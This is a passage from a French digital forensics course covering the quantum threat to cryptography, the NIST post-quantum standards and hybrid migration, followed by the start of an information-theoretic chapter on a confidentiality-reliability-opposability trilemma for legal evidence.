Ce chapitre ne prétend pas résoudre cette question, elle reste, en juin 2026, un sujet de recherche actif et débattu. Il vise à vous donner les moyens de comprendre l'enjeu, d'évaluer les affirmations que vous rencontrerez sur ce sujet avec un esprit critique, et d'adopter dès aujourd'hui des pratiques raisonnables sans céder à un alarmisme commercial.

26.1 La Menace Quantique : ce que Disent Réellement Shor et Grover

26.1.1 L'algorithme de Shor

Définition

Algorithme de Shor (Peter Shor, 1994) : algorithme quantique permettant de factoriser de grands nombres entiers et de résoudre le problème du logarithme discret en temps polynomial, contre un temps exponentiel pour les meilleurs algorithmes classiques connus. Sa portée pratique dépend entièrement de la disponibilité d'un **ordinateur quantique suffisamment puissant et stable** pour l'exécuter sur des clés de taille réelle, ce qui n'est pas le cas en 2026.

L'algorithme de Shor menace directement les cryptosystèmes à clé publique fondés sur la difficulté de factorisation ou du logarithme discret :

Algorithme	Fondement mathématique	Usage forensique concerné (ce cours)
RSA	Factorisation de grands entiers	Signatures électroniques (Ch. 11 (UE SEC4031)), chiffrement TLS (Ch. 15)
ECC / ECDSA	Logarithme discret sur courbes elliptiques	Signatures électroniques modernes, Bitcoin (Ch. 17) ; plus efficace que RSA, donc largement adopté
Diffie-Hellman	Logarithme discret	Établissement de clés pour connexions chiffrées (VPN, TLS)

Tableau 26.1. Cryptosystèmes vulnérables à Shor

★ Attention

Sur les chiffres de qubits : prudence méthodologique

Des estimations publiées dans la littérature scientifique évoquent des ordres de grandeur de plusieurs milliers de **qubits logiques** (et non physiques) nécessaires pour casser RSA-2048 dans des délais opérationnels. Ces estimations varient significativement selon les hypothèses techniques retenues (taux de correction d'erreur, architecture). **Aucun consensus scientifique ferme** n'existe en 2026 sur un calendrier précis. Méfiez-vous de toute affirmation présentant une date exacte ("RSA cassé en 2035") comme un fait établi : il s'agit, au mieux, de projections spéculatives sujettes à révision constante.

26.1.2 L'algorithme de Grover

■ Définition

Algorithme de Grover (Lov Grover, 1996) : algorithme quantique offrant une **accélération quadratique** (et non exponentielle) pour la recherche dans une base de données non structurée. Appliqué au cassage de clés symétriques, il réduit effectivement la sécurité d'une clé de n bits à environ $n/2$ bits "équivalent classique".

Γ_{CRO} Analyse CRO · Confidentialité · Fiabilité · Opposabilité

Analyse CRO. Pourquoi Grover est une menace bien moindre que Shor

L'accélération de Grover est **quadratique**, pas exponentielle. Concrètement : une clé AES-256 (utilisée dans le chiffrement BitLocker du Ch. 9 (UE SEC4031), le principe 3-2-1 du Ch. 6 (UE SEC4031)) offrirait, face à un ordinateur quantique exploitant Grover, une sécurité "équivalente" à environ 128 bits classiques, ce qui reste largement considéré comme sûr selon les standards actuels.

$\mathcal{R}$: la menace de Grover sur AES-256 est gérable simplement en doublant la longueur de clé (AES-128 → AES-256) ; elle ne nécessite pas de nouvel algorithme.

$\mathcal{O}/\mathcal{C}$: la véritable rupture concerne la cryptographie asymétrique (Shor), pas symétrique (Grover), une distinction souvent floutée dans les discours non spécialisés.

$\mathcal{C}$: ∼ non affecté $\mathcal{R}$: ∼ AES-256 reste robuste $\mathcal{O}$: ∼ non affecté

Conséquence pratique : pour le chiffrement symétrique utilisé en forensique (BitLocker, VeraCrypt, Ch. 6 (UE SEC4031)), l'usage déjà recommandé d'AES-256 plutôt qu'AES-128 constitue une protection raisonnable face à Grover. La vraie urgence concerne les signatures et le chiffrement asymétrique.

26.2 "Harvest Now, Decrypt Later" : Implication pour les Preuves

26.2.1 Le mécanisme de la menace

Définition

Harvest Now, Decrypt Later : stratégie consistant, pour un adversaire, à intercepter et stocker aujourd'hui des communications chiffrées qu'il ne peut pas déchiffrer actuellement, dans l'attente qu'un ordinateur quantique suffisamment puissant devienne disponible pour les déchiffrer *a posteriori*.

Cette stratégie est documentée comme une préoccupation sérieuse des agences de sécurité nationale (notamment américaines et britanniques, qui ont publiquement justifié leurs feuilles de route de migration PQC par ce risque), indépendamment de l'incertitude sur le calendrier exact de la menace.

26.2.2 Implication directe pour la forensique

Γ_{CRO} **Analyse CRO · Confidentialité · Fiabilité · Opposabilité**

Analyse CRO. Harvest Now, Decrypt Later et preuves numériques
Cette menace inverse une intuition habituelle du cours : jusqu'ici, le risque pour une preuve portait sur son **intégrité présente** (a-t-elle été altérée ?). La menace HNDL porte sur sa **confidentialité future** : des données chiffrées aujourd'hui de façon réputée sûre (communications interceptées légalement, Ch. 15 ; données saisies chiffrées, Ch. 9 (UE SEC4031)) pourraient devenir lisibles dans 10 à 20 ans par un tiers ayant conservé une copie.
$\mathcal{C}$: pour des données à **durée de sensibilité longue** (affaires d'État, données de santé du Ch. 18, secrets industriels), cette menace est directement pertinente *dès aujourd'hui*, car le chiffrement appliqué maintenant devra rester sûr pendant des décennies.
$\mathcal{R}/\mathcal{O}$: pour la plupart des affaires forensiques courantes traitées dans ce cours (fraude MoMo, ransomware, BEC), l'horizon temporel pertinent (quelques années jusqu'au jugement) rend cette menace moins urgente que pour des données à très longue durée de sensibilité.
$\mathcal{C}$: $\downarrow\downarrow$ pour données longue durée $\mathcal{R}$: $\sim$ $\mathcal{O}$: $\sim$

26.3 Impact sur la Chaîne de Custody et l'Intégrité Long Terme

26.3.1 Trois mécanismes du cours potentiellement concernés

Mécanisme (chapitre)	Fondement cryptographique	Vulnérabilité quantique
Hash SHA-256 (Ch. 8 (UE SEC4031))	Fonction de hachage, pas de clé publique/privée	**Non vulnérable à Shor.** Affaibli par Grover, mais SHA-256 offre une marge de sécurité suffisante (cf. Analyse CRO ci-dessus)
Signature électronique qualifiée eIDAS (Ch. 11 (UE SEC4031)	Typiquement RSA ou ECDSA	**Vulnérable à Shor** si et quand un ordinateur quantique suffisant existe
Horodatage qualifié (Ch. 11 (UE SEC4031)	Repose sur une signature (RSA/ECDSA) de l'autorité d'horodatage	**Vulnérable indirectement**, via la signature sous-jacente

Tableau 26.2. Mécanismes forensiques et vulnérabilité quantique

Une nuance importante : hash et signature ne sont pas équivalents face au quantique

Une confusion fréquente mérite d'être dissipée : le **hash SHA-256** qui garantit l'intégrité d'une image E01 (Ch. 9 (UE SEC4031)) n'est **pas** menacé de la même façon qu'une **signature RSA/ECDSA** qui authentifie un document. Les fonctions de hachage ne reposent pas sur la difficulté de factorisation, elles résistent structurellement mieux à l'algorithme de Shor. C'est la cryptographie asymétrique (signatures, échange de clés) qui constitue le point de rupture principal, pas le hachage utilisé quotidiennement en forensique.

26.3.2 Le problème du re-timestamping

Si l'algorithme de signature sous-jacent à un horodatage qualifié devient un jour cassable, l'horodatage perd sa valeur probatoire de *preuve d'antériorité*. La pratique de **re-timestamping périodique** (réappliquer un nouvel horodatage, avec un algorithme à jour, sur une preuve archivée avant que l'algorithme original ne soit compromis) est une recommandation déjà formulée par certaines autorités d'archivage à long terme (notamment dans le domaine de l'archivage légal électronique), indépendamment du calendrier précis de la menace quantique.

26.4 Cryptographie Post-Quantique : Standards Réellement Normalisés

26.4.1 Les standards NIST FIPS

Contrairement à une partie significative du discours sur le sujet, le NIST a effectivement publié des **standards finalisés** de cryptographie post-quantique (PQC), et non de

simples propositions :

Algorithme	Standard NIST	Usage
CRYSTALS-Kyber	FIPS 203 (*ML-KEM*)	Encapsulation de clés (échange de clés sécurisé), standard principal
CRYSTALS-Dilithium	FIPS 204 (*ML-DSA*)	Signatures numériques, standard principal
SPHINCS+	FIPS 205 (*SLH-DSA*)	Signatures fondées sur le hachage (alternative, plus conservatrice mathématiquement)
FALCON	En cours de standardisation	Signatures compactes, fondées sur les réseaux euclidiens (NTRU)

Tableau 26.3. Standards PQC du NIST

Ce qui distingue un standard authentique d'une affirmation marketing

La publication d'un **FIPS** (*Federal Information Processing Standard*) par le NIST est un processus public, documenté, avec plusieurs années de revue par la communauté cryptographique internationale. Quand vous rencontrez une affirmation sur un algorithme "post-quantique", vérifiez systématiquement : s'agit-il d'un FIPS publié (vérifiable sur `csrc.nist.gov`), d'un candidat encore en évaluation, ou d'une simple allégation commerciale ? Cette vérification est une application directe de l'esprit critique developpé tout au long de ce cours (Ch. 7 (UE SEC4031) : distinguer un standard réel d'une affirmation non sourcée).

26.4.2 Migration hybride : la pratique recommandée actuelle

La transition recommandée par les agences de cybersécurité occidentales (NSA, ANSSI, NCSC-UK) n'est **pas** un remplacement immédiat et total de la cryptographie classique, mais une approche **hybride** : combiner un algorithme classique éprouvé (RSA ou ECC) avec un algorithme post-quantique normalisé, de sorte que la sécurité globale repose sur la robustesse du *plus fort* des deux mécanismes.

Outils · Principe de la migration hybride (vue conceptuelle)

```
# PRINCIPE (illustration conceptuelle, pas une implementation a
# copier telle quelle -- toujours utiliser des bibliotheques
# cryptographiques auditees et maintenues, jamais de code
# cryptographique fait maison)

# Etablissement de cle hybride classique + post-quantique :
```

```
# 1. Generer un secret partage via ECDH (classique, eprouve)
# 2. Generer un secret partage via Kyber/ML-KEM (post-quantique)
# 3. Combiner les deux secrets (ex: via une fonction de derivation
#    de cle type HKDF) pour obtenir la cle finale
#
# Securite resultante = securite du MEILLEUR des deux mecanismes
# Un attaquant doit casser LES DEUX pour compromettre la cle

# Implementations reelles et auditees (a la date de redaction) :
# - OpenSSL 3.2+ : support experimental ML-KEM
# - liboqs (Open Quantum Safe project, OQS) : bibliotheque
#   de reference pour l'experimentation PQC
# - Signal Protocol : a deploye PQXDH (hybride X25519 + Kyber)
#   en production des 2023 pour l'echange de cles
```

26.5 “Quantum Forensics” : Distinguer Recherche et Pratique Établie

★ Attention

Mise en garde sur les affirmations de “forensique quantique”

Certains discours évoquent des concepts comme l’“authentification quantique inviolable”, le “scellement quantique de preuves” (*quantum seal*) ou la détection automatisée de génération quantique aléatoire par de simples tests statistiques de seuil.

Évaluation critique, conforme à la méthode de ce cours (distinction constatation/analyse, Ch. 7 (UE SEC4031)) :

- Ces concepts relèvent, en 2026, de la **recherche exploratoire**, pas de pratiques forensiques établies ou normalisées ;
- Aucun standard international (ISO, NIST) ne définit actuellement de procédure de “scellement quantique” opérationnelle pour la chaîne de custody ;
- La distinction entre un générateur de nombres aléatoires quantique (QRNG) et un générateur pseudo-aléatoire classique (PRNG) sophistiqué par de simples tests statistiques de surface est un sujet de recherche actif et non trivial, une affirmation présentant cela comme une procédure forensique simple et fiable doit être accueillie avec un scepticisme appuyé.

Posture recommandée : appliquer ici exactement le même principe qu’au Ch. 20 pour toute affirmation technique dans un rapport forensique, citer la source, le niveau de maturité réel (norme publiée ? article de recherche ? communiqué commercial ?), et ne jamais présenter une hypothèse de recherche comme une pratique établie.

26.6 Recommandations Pragmatiques pour la Pratique Actuelle

26.6.1 Ce qui est raisonnable de faire dès aujourd'hui

1. **Continuer à utiliser SHA-256 (voire SHA-512)** pour le hachage d'intégrité (Ch. 8 (UE SEC4031)) : ces fonctions ne sont pas la priorité de la menace quantique et restent le standard recommandé.
2. **Privilégier AES-256 à AES-128** pour le chiffrement symétrique de longue conservation (sauvegardes forensiques, Ch. 6 (UE SEC4031)) : marge de sécurité suffisante face à Grover, sans coût opérationnel significatif.
3. **Pour les preuves à très longue durée de sensibilité** (affaires d'État, données de santé, secrets industriels, Ch. 18) : envisager un re-timestamping périodique et suivre l'évolution des recommandations PQC des autorités internationales de référence.
4. **Documenter dans le rapport forensique** (Ch. 20) l'algorithme de signature utilisé pour tout horodatage qualifié, afin de faciliter une future ré-authentification si nécessaire.
5. **Ne pas céder à l'urgence commerciale** : pour la quasi-totalité des affaires traitées dans ce cours (durée de pertinence : quelques années), la menace quantique n'impose aucun changement de pratique immédiat au-delà des bonnes pratiques déjà recommandées (SHA-256, AES-256).

⚖ Jurisprudence & Droit applicable

Application au cadre camerounais

La **Loi 2024/017** [30] (Ch. 12 (UE SEC4031)) impose, en son art. 27, des "mesures techniques et organisationnelles appropriées" pour la sécurité des données. Cette obligation de proportionnalité s'applique également à l'anticipation quantique : un responsable de traitement gérant des données de santé ou des secrets d'État doit raisonnablement intégrer cette menace à son analyse de risque ; un commerce de détail traitant des données clients courantes n'a pas la même urgence. La proportionnalité, principe déjà rencontré au Ch. 12 (UE SEC4031), s'applique pleinement à la planification de la transition PQC.

★ À retenir

Ce qu'il faut retenir de ce chapitre :

➢ **Shor menace la cryptographie asymétrique** (RSA, ECC, signatures, échange de clés), rupture potentiellement totale, mais sans calendrier scientifique

consensuel précis.

- **Grover affaiblit la cryptographie symétrique** de façon **quadratique seulement** : AES-256 reste robuste face à cette menace (équivalent 128 bits classiques). Ne pas confondre l'ampleur des deux menaces.
- **Le hash SHA-256** qui garantit l'intégrité des preuves (Ch. 8 (UE SEC4031)) n'est **pas** structurellement menacé comme une signature RSA/ECDSA : distinction essentielle souvent confondue.
- **Harvest Now, Decrypt Later** : pertinent dès aujourd'hui pour les données à *longue* durée de sensibilité ; moins urgent pour la majorité des affaires forensiques courantes de ce cours.
- **Standards PQC réels :** FIPS 203 (Kyber/ML-KEM), FIPS 204 (Dilithium/ML-DSA), FIPS 205 (SPHINCS+/SLH-DSA), vérifiables sur `csrc.nist.gov`. La migration recommandée est **hybride**, pas un remplacement brutal.
- **Posture critique obligatoire** : distinguer systématiquement un standard publié d'une affirmation commerciale ou d'une hypothèse de recherche ("quantum seal", "authentification quantique inviolable"), même méthode que la distinction constatation/analyse du Ch. 20.
- **Recommandations pragmatiques** : SHA-256/512 et AES-256 restent appropriés aujourd'hui ; re-timestamping périodique pour les preuves à très longue durée de sensibilité ; documentation systématique des algorithmes utilisés ; proportionnalité du risque (art. 27 Loi 2024/017).

✍ Exercice 26.1. Distinguer les menaces ★☆☆

Pour chacun des mécanismes suivants, rencontrés dans ce cours, indiquez s'il est principalement menacé par Shor, par Grover, par les deux, ou par aucun des deux, et justifiez :

(a) Le hash SHA-256 d'une image E01 (Ch. 9 (UE SEC4031)).

(b) Une signature électronique qualifiée eIDAS sur un document européen (Ch. 11 (UE SEC4031)).

(c) Le chiffrement BitLocker (AES-256) d'un disque dur saisi (Ch. 6 (UE SEC4031)).

(d) L'établissement d'une connexion TLS lors d'une capture réseau (Ch. 15).

✍ Exercice 26.2. Esprit critique appliqué ★★☆

Un fournisseur de solutions de sécurité vous présente la publicité suivante : “Notre coffre-fort numérique offre une authentification quantique inviolable grâce à notre technologie de scellement quantique propriétaire, garantissant une protection absolue contre toute menace présente et future.”

(a) Appliquez la grille d’évaluation critique de la Section 26.5 : quelles questions précises poseriez-vous à ce fournisseur ?

(b) Quels éléments de cette publicité relèvent du marketing plutôt que d’un standard vérifiable ?

(c) Si vous deviez recommander une solution de protection réelle pour des preuves à longue durée de sensibilité, que recommanderiez-vous à la place, en vous appuyant sur les standards effectivement normalisés (Section 26.4) ?

✍ Exercice 26.3. Politique d’archivage à long terme ★★★

L’hôpital de l’affaire NTEM (Ch. 21) doit conserver les dossiers patients chiffrés pendant 30 ans conformément à la réglementation sur les données de santé. Vous êtes consulté pour définir une politique de protection cryptographique à long terme.

(a) Appliquez le principe de proportionnalité (**Loi 2024/017**, art. 27) : en quoi ce cas diffère-t-il d’une PME traitant des données clients courantes en termes d’urgence quantique ?

(b) Proposez une stratégie de chiffrement combinant chiffrement symétrique (pour les données elles-mêmes) et signature/horodatage (pour leur intégrité et antériorité), en justifiant chaque choix d’algorithme par les éléments de ce chapitre.

(c) À quelle fréquence recommanderiez-vous un re-timestamping ? Sur quels critères objectifs baseriez-vous cette fréquence (plutôt qu’une date arbitraire) ?

(d) Rédigez un paragraphe destiné au rapport d’audit de sécurité de l’hôpital, distinguant clairement ce qui relève de mesures établies et vérifiables de ce qui relève d’une anticipation prudente face à une incertitude scientifique persistante.

● Note

Transition. Ce chapitre a montré que les garanties cryptographiques de la preuve (empreintes, signatures, horodatages) ne sont pas absolues : elles dépendent d’hypothèses sur la puissance de l’adversaire et, plus profondément, d’un arbitrage entre confidentialité, fiabilité et opposabilité. Le chapitre suivant formalise cet arbitrage : le Trilemme CRO et son cadre CLO, avec les outils de la théorie de l’information qui permettent d’en démontrer les bornes.

27

LE TRILEMME CRO. FORMALISATION ET IMPLICATIONS

« Security is always a trade-off between confidentiality, integrity, and availability. The perfect balance is the holy grail of our field. »

Bruce Schneier

Niveau : *Recherche* • Mathématiques niveau master recommandées (théorie de l'information : entropie, information mutuelle). Ce chapitre formalise rétrospectivement l'outil utilisé intuitivement dans chaque `boxCRO` depuis le Prologue : relire quelques exemples antérieurs avant d'aborder ce chapitre est conseillé.

✦ Objectifs du chapitre

- ➢ Maîtriser les fondements de théorie de l'information nécessaires : entropie de Shannon, information mutuelle, distance en variation totale, inégalité de Pinsker.
- ➢ Comprendre la formalisation rigoureuse du cadre CLO (*Cryptographic Legal Opposability*) : définitions précises de Conf, Rel et Opp.
- ➢ Énoncer et comprendre la preuve du **théorème d'impossibilité** du Trilemme CRO conditionnel, établi par inégalités de Pinsker et de Fano.
- ➢ Analyser les trois études de cas documentées (Helios, zk-SNARKs, ECDSA) et comprendre pourquoi elles illustrent des points distincts de la surface de compromis.
- ➢ Relier la borne théorique aux limites cognitives humaines (capacité d'extraction institutionnelle Δ) et à la littérature en sciences cognitives.
- ➢ Appliquer ce cadre théorique, désormais établi, à l'analyse de systèmes forensiques concrets rencontrés dans ce cours.

Un résultat établi, pas une conjecture

Depuis le Prologue de ce cours, chaque chapitre a mobilisé une `boxCRO` pour analyser une décision investigative : fallait-il collecter l'intégralité du téléphone de MBONGO ou seule-

© MaletYon

ment les données pertinentes (Ch. 9 (UE SEC4031)) ? Comment arbitrer entre conservation urgente d'une preuve cloud et respect de la vie privée (Ch. 10 (UE SEC4031)) ? Pourquoi la chaîne de custody maximise-t-elle l'opposabilité au prix d'une contrainte sur la confidentialité (Ch. 8 (UE SEC4031)) ?

Ce chapitre formalise l'outil que vous avez utilisé tout au long du cours : le **Trilemme CRO**. Il ne s'agit plus, à la date de rédaction de ce cours, d'une proposition spéculative : le cadre a été **publié dans IEEE Access**, revue à comité de lecture indexée (facteur d'impact $\approx 3{,}6$, classement Clarivate JCR), en deux articles complémentaires :

- **CLO Framework** [24] établit les définitions formelles de Conf, Rel et Opp, prouve les bornes fondamentales (Théorème 27.9 et Théorème 27.10 de ce chapitre) et documente trois études de cas réelles ;
- **Conditional CRO Trilemma** [25] établit la **borne générale d'impossibilité** restée ouverte dans le premier article, le résultat central de ce chapitre (Théorème 27.11).

Ce chapitre n'est donc pas un exposé de spéculation théorique : c'est la présentation pédagogique d'un résultat de recherche publié et évalué par les pairs, replacé dans le contexte appliqué de l'investigation numérique qui occupe ce cours.

27.1 Fondements de Théorie de l'Information

La formalisation du Trilemme CRO repose entièrement sur la théorie de l'information de Shannon [31]. Cette section pose les quatre outils mathématiques nécessaires, avec un niveau de détail suffisant pour suivre les démonstrations sans exiger un cours de théorie de l'information complet.

27.1.1 Entropie de Shannon

Définition

Entropie : pour une variable aléatoire discrète X de loi p_X, l'entropie de Shannon mesure l'incertitude moyenne (en bits) associée à X :

$$H(X) = -\sum_{x \in \mathcal{X}} p_X(x) \log_2 p_X(x) \tag{27.1}$$

L'**entropie conditionnelle** $H(X \mid Y)$ quantifie l'incertitude résiduelle sur X après observation de Y.

Intuition forensique : $H(V \mid C)$, l'entropie d'un verdict V (par exemple, une qualification judiciaire) sachant le contexte institutionnel C (les compétences du juge, le cadre légal applicable), mesure le nombre de scénarios légaux distincts qu'un décideur peut raisonnablement distinguer compte tenu de ce qu'il sait déjà.

27.1.2 Information mutuelle

Définition

Information mutuelle : mesure la quantité d'information partagée entre deux variables aléatoires :

$$I(X;Y) = H(X) - H(X \mid Y) = H(Y) - H(Y \mid X) \tag{27.2}$$

$I(X;Y) = 0$ signifie que X et Y sont indépendants : observer Y ne renseigne en rien sur X. $I(X;Y) = H(X)$ signifie que Y détermine entièrement X.

C'est cette quantité, appliquée aux preuves cryptographiques Σ et aux verdicts institutionnels V, qui formalise précisément ce que ce cours a appelé intuitivement "l'opposabilité" depuis le Ch. 8 (UE SEC4031).

27.1.3 Distance en variation totale

Définition

Distance en variation totale : pour deux distributions de probabilité P, Q sur le même espace :

$$\mathrm{TV}(P,Q) = \frac{1}{2}\sum_{x} |P(x) - Q(x)| = \max_{A} |P(A) - Q(A)| \tag{27.3}$$

$\mathrm{TV}(P,Q) = 0$ si et seulement si $P = Q$ (distributions parfaitement indistinguables) ; $\mathrm{TV}(P,Q) \leq 1$ toujours.

Intuition forensique : si deux messages m_0 et m_1 produisent des preuves cryptographiques dont les distributions ont une distance en variation totale nulle, alors aucun observateur, quels que soient ses moyens, ne peut déterminer lequel des deux messages a réellement été chiffré. C'est précisément la définition de la confidentialité parfaite mobilisée dans le cadre CLO.

27.1.4 Inégalité de Pinsker

Jurisprudence & Droit applicable

Lemme (Inégalité de Pinsker) : pour deux distributions P, Q :

$$\mathrm{TV}(P,Q) \leq \sqrt{\tfrac{1}{2}\, D_{\mathrm{KL}}(P \| Q)} \tag{27.4}$$

où D_{KL} est la divergence de Kullback-Leibler. Cette inégalité **relie une mesure de distinguabilité statistique** (variation totale) **à une mesure d'information** (divergence, liée à l'information mutuelle). C'est l'outil central qui permet, dans [25], de traduire une exigence de fiabilité (haute information mutuelle entre message et preuve) en une borne supérieure sur la confidentialité atteignable.

27.1.5 Inégalité de Fano

Jurisprudence & Droit applicable

Lemme (Inégalité de Fano) : pour un estimateur $\hat{M}$ d'une variable M à partir d'une observation, avec probabilité d'erreur $p_e = \Pr[\hat{M} \neq M]$:

$$H(M \mid \hat{M}) \leq h(p_e) + p_e \log_2(|\mathcal{M}| - 1) \tag{27.5}$$

où $h(p_e)$ est l'entropie binaire. Cette inégalité formalise une idée intuitive : **si l'on peut deviner M avec une faible erreur, alors M ne peut pas être trop incertain compte tenu de l'observation**. Appliquée au contexte forensique, elle force la fiabilité (Rel élevé, faible erreur de vérification) à impliquer une information mutuelle minimale entre message et preuve, l'un des deux verrous de la démonstration du théorème principal de ce chapitre.

27.2 Le Cadre CLO : Définitions Formelles

27.2.1 Le protocole CLO

Définition

Protocole CLO (*Cryptographic Legal Opposability*) [24] : un protocole $\mathcal{P}$ consiste en :

- des espaces : messages $\mathcal{M}$, preuves Σ, contextes $\mathcal{C}$, verdicts $\mathcal{V}$;
- des algorithmes : Setup, Prove, Verify, et surtout $\mathsf{Interpret}(\sigma, c) \to v$: **l'algorithme d'interprétation institutionnelle** qui transforme une preuve cryptographique σ, dans un contexte c, en un verdict exploitable v.

L'apport conceptuel central de ce cadre est de formaliser explicitement ce que la cryptographie classique ignore : Verify garantit la correction mathématique ; Interpret formalise la capacité d'un acteur institutionnel (juge, auditeur, régulateur, ou, dans ce cours, l'OPJ et le magistrat camerounais) à **extraire un sens exploitable** de cette preuve. C'est cette seconde exigence, absente des définitions de sécurité cryptographique standard, que ce cours a systématiquement appelée "opposabilité".

27.2.2 Les trois mesures

Définition

Confidentialité [24] :

$$\mathsf{Conf}(\mathcal{P}) = 1 - \max_{m_0, m_1 \in \mathcal{M}} \mathrm{TV}\left(P_{\Sigma|M=m_0},\, P_{\Sigma|M=m_1}\right) \tag{27.6}$$

Conf $= 1$: les preuves sont parfaitement indistinguables quel que soit le message

(confidentialité parfaite, au sens de la théorie de l'information). $\mathsf{Conf} = 0$: les preuves révèlent complètement le message.

Fiabilité [24] :

$$\mathsf{Rel}(\mathcal{P}) = \min_{m \in \mathcal{M}, c \in \mathcal{C}} \Pr[\mathsf{Verify}(pk, \mathsf{Prove}(sk, m, c), c) = 1] \tag{27.7}$$

$\mathsf{Rel} = 1$: les preuves honnêtes sont toujours vérifiées correctement (complétude parfaite).

Opposabilité [24] :

$$\mathsf{Opp}(\mathcal{P}, C) = \frac{I(V; \Sigma \mid C)}{H(V \mid C)} \tag{27.8}$$

Opp mesure la **fraction de l'incertitude sur le verdict que l'observation de la preuve permet effectivement de lever**, étant donné le contexte institutionnel. $\mathsf{Opp} = 1$: la preuve détermine entièrement le verdict (opposabilité parfaite). $\mathsf{Opp} = 0$: la preuve n'apporte aucune information exploitable au-delà du contexte déjà disponible.

★ Attention

Sur la nature mesurable de Opp : une innovation du cadre CLO

Contrairement à la confidentialité et à la fiabilité, déjà formalisées de longue date en cryptographie, l'opposabilité au sens de la définition (27.8) **est une mesure originale** introduite dans [24]. C'est elle qui permet de quantifier rigoureusement une intuition que ce cours a mobilisée de façon qualitative depuis le Prologue : une preuve peut être mathématiquement irréprochable (Rel élevé) tout en étant **institutionnellement inexploitable** si aucun décideur ne peut en extraire un verdict actionnable, exactement le "*Invisible Authenticity Paradox*" documenté dans l'article fondateur (Section 27.5).

27.3 Les Théorèmes Fondamentaux

27.3.1 Bornes de mesure et goulot d'étranglement contextuel

⚖ Jurisprudence & Droit applicable

Théorème 1 (Bornes de mesure) [24] : pour tout protocole CLO $\mathcal{P}$:

$$0 \leq \mathsf{Conf}(\mathcal{P}) \leq 1, \quad 0 \leq \mathsf{Rel}(\mathcal{P}) \leq 1, \quad 0 \leq \mathsf{Opp}(\mathcal{P}, \mu) \leq 1 \tag{27.9}$$

⚖ Jurisprudence & Droit applicable

Théorème 2 (Goulot d'étranglement contextuel) [24] : pour tout protocole

CLO avec fonction d'interprétation Interpret et distribution de contexte μ sur $\mathcal{C}$:

$$\mathsf{Opp}(\mathcal{P}, C) = \frac{I(V; \Sigma \mid C)}{H(V \mid C)} \leq \min\left\{1,\ \frac{H(C)}{H(V \mid C)}\right\} \tag{27.10}$$

Interprétation : l'opposabilité est structurellement plafonnée par la **capacité de connaissance de l'interprète**, c'est-à-dire par ce que le contexte institutionnel ($H(C)$: la formation du juge, la richesse du cadre légal, l'expertise de l'auditeur) permet effectivement de distinguer. Aucune sophistication cryptographique supplémentaire ne peut compenser un goulot d'étranglement de compréhension institutionnelle.

Une lecture directement applicable au Cameroun

Le Théorème 2 explique, en termes rigoureux, une observation qualitative déjà rencontrée au Ch. 12 (UE SEC4031) : la formation des magistrats camerounais au droit du numérique constitue un facteur limitant pour l'opposabilité des preuves numériques, indépendamment de la qualité technique de l'expertise forensique produite. Investir dans $H(C)$ (la formation des juges, des OPJ, des avocats) augmente le plafond théorique d'opposabilité atteignable par *tout* système de preuve, là où investir uniquement dans la sophistication cryptographique (Σ) ne le fait pas.

27.3.2 Le Théorème d'Impossibilité Général

L'article fondateur [24] avait établi le Corollaire 2 (la tension qualitative entre les trois dimensions) mais laissait ouverte, explicitement, la question d'une **borne générale quantifiée**. C'est cette question que résout l'article [25].

Jurisprudence & Droit applicable

Théorème 3 (Trilemme CRO Conditionnel, pour protocoles réguliers) [25] : sous des hypothèses de capacité d'extraction bornée, d'espace de verdicts borné et de régularité du protocole, pour tout protocole de preuve $\mathcal{P}$ avec paramètre de sécurité $\lambda \geq 64$:

$$\mathsf{Conf}(\mathcal{P}) \cdot \mathsf{Rel}(\mathcal{P}) \cdot \mathsf{Opp}(\mathcal{P}) \ \leq\ \frac{\Delta}{\lambda} + O(\lambda^{-2}) + \mathrm{negl}(\lambda) \tag{27.11}$$

où Δ quantifie la **capacité d'extraction institutionnelle** (le nombre de bits d'information décisionnelle qu'un interprète humain peut effectivement traiter), et le terme $O(\lambda^{-2})$ capture les contraintes cryptographiques d'ordre supérieur, négligeables pour les paramètres de sécurité usuels ($\lambda \geq 128$).

27.3.3 Esquisse de la démonstration

La preuve complète, technique, occupe plusieurs pages de [25] ; cette section en donne la structure logique, suffisante pour en comprendre la portée sans en reproduire tous les

détails calculatoires.

1. **La fiabilité force l'information mutuelle.** Par l'inégalité de Fano (27.5), si $\mathsf{Rel} \geq 1/2$ (toute preuve raisonnable doit au moins faire mieux qu'une pièce de monnaie), alors $I(M;\Sigma,C) \geq \mathsf{Rel} \cdot \lambda - 1$: un système fiable nécessite que la preuve porte une quantité substantielle d'information sur le message.
2. **L'opposabilité est bornée par l'extraction institutionnelle.** Si l'on modélise la capacité d'extraction humaine K comme limitée à Δ bits (justifié en Section 27.4), alors $I(V;\Sigma \mid C) \lesssim I(M;\Sigma \mid C) + \Delta$.
3. **L'espace des verdicts est borné.** Par le théorème de codage de source de Shannon, un espace de verdicts institutionnellement gérable impose $H(V \mid C) \geq \alpha \cdot H(C) - 1$ pour un paramètre α de granularité des verdicts.
4. **La confidentialité est bornée par Pinsker.** Une forte information mutuelle $I(M;\Sigma \mid C)$ (requise pour la fiabilité, étape 1) implique, via l'inégalité (27.4), une borne supérieure sur Conf : plus la preuve est informative sur le message, moins elle peut rester confidentielle.
5. **Combinaison et optimisation.** En combinant ces quatre bornes et en optimisant sur la variable $x = I(M;\Sigma \mid C)$ (un compromis interne entre fiabilité et confidentialité), on obtient le maximum atteignable du produit $\mathsf{Conf} \cdot \mathsf{Rel} \cdot \mathsf{Opp}$, qui se révèle être exactement Δ/λ à des termes négligeables près.

★ Attention

Honnêteté scientifique sur la portée du résultat

Comme tout résultat de recherche rigoureux, ce théorème s'applique sous des **hypothèses explicites** (protocoles "réguliers", capacité d'extraction additive et non multiplicative, espace de verdicts borné), discutées et justifiées dans [25], mais qui délimitent le domaine de validité du résultat. Les auteurs eux-mêmes identifient des formes alternatives de bornes (sous-linéaire, saturante) comme pistes de recherche future. Cette transparence sur les limites d'un résultat est elle-même une compétence forensique : documenter ce qu'une analyse établit *et* ce qu'elle n'établit pas (Ch. 20, distinction constatation/analyse).

27.4 Capacité d'Extraction Institutionnelle : le Paramètre Δ

27.4.1 Fondement en sciences cognitives

Le paramètre Δ n'est pas un artifice mathématique sans ancrage empirique : il est directement relié aux travaux fondateurs de Miller [21] sur la capacité de la mémoire de travail humaine, estimée à 7 ± 2 "chunks" d'information.

Composante	Estimation	Justification
Capacité individuelle de base	≈ 21 bits	7 chunks × 3 bits par chunk (distinction entre 8 états possibles par chunk)
+ Documentation institutionnelle	+5 à 10 bits	Procédures écrites, matériaux de référence (ex. : guides de qualification, Ch. 12 (UE SEC4031))
